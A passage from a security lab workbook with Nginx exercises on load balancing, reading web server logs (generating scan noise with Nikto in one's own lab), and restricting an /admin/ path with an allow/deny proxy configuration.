And test using `http://127.0.0.1:80`

Hints:

Make changes to the two sets of HTML files

```

root@debian-lab:~# cd /var/www/
root@debian-lab:/var/www# diff html
html/  html2/
root@debian-lab:/var/www# diff html/index.nginx-debian.html html2/index.nginx-debian.html
4c4
< <title>Welcome to nginx!</title>
---
> <title>Welcome to nginx2!</title>
14c14
< <h1>Welcome to nginx!</h1>
---
> <h1>Welcome to nginx2!</h1>

```

When reloading the page a few times it will switch between the two versions

My kramse-labs also includes some example configs, check with `git pull`

Solution:

When you have Nginx running load balanced, then we are good.

Discussion:

Nginx is also common in cloud environments.

Exercise 34

Nginx logging 20 min

Objective:

See the common log format used by web servers.

https://en.wikipedia.org/wiki/Common_Log_Format

Purpose:

Knowing that a common format exist, allow you to choose between multiple log processors.

Suggested method:

Run Nginx on your Debian Linux VM and then check the logs.

```
# cd /var/log/nginx
# ls
# less access.log
# less error.log
```

Produce some bad logs using Nikto or using a browser, and check `error.log`

Hints:

A lot of scanning activities would result in error logs, so if you observe a rise in 404 not found or similar, then maybe you are being targetted.

Solution:

When you have tried the tool and seen some data you are done.

Discussion:

I commonly recommend tools like Packetbeat and other tools from Elastic to process logs, see <https://www.elastic.co/beats/packetbeat>

Another popular one is Matomo formerly known as Piwik

<https://matomo.org/>.

Exercise 35

Nginx filtering 40 min

Objective:

See how Nginx can filter a request easily.

Purpose:

Running Nginx with a filtering configuration can protect some resource, or part of a web site from attacks.

Example configuration:

```
server {
    listen      80;
    server_name service.dev;
    access_log  /var/log/nginx/access.log;
    error_log   /var/log/nginx/error.log debug;
    # Proxy settings
    proxy_set_header    Host $http_host;
    proxy_redirect       off;
    location / {
        # Catch all
        proxy_pass        http://127.0.0.1:81;
    }
    location /admin/ {
        # /admin/ only
        allow 192.168.5.0/24;
        deny  all;
        proxy_pass    http://127.0.0.1:81;
    }
}
```

Note; this does a proxy pass to another service locally, you may need to change it. Perhaps you can use the JuiceShop example running on port 3000.

As a directory to disallow, perhaps the /ftp/ one.

Suggested method:

Run the configuration from your Debian Linux VM

Hints:

My kramse-labs also includes some example configs, check with `git pull`

Having a negative list is bad, better to have a positive list of allowed requests.

Solution:

When you have tried above and seen Nginx block your request, you are done.

Discussion:

Multiple modules exist for Nginx, Apache, PHP etc. for blocking bad requests. Which one is right for your setup, you must research for yourselves.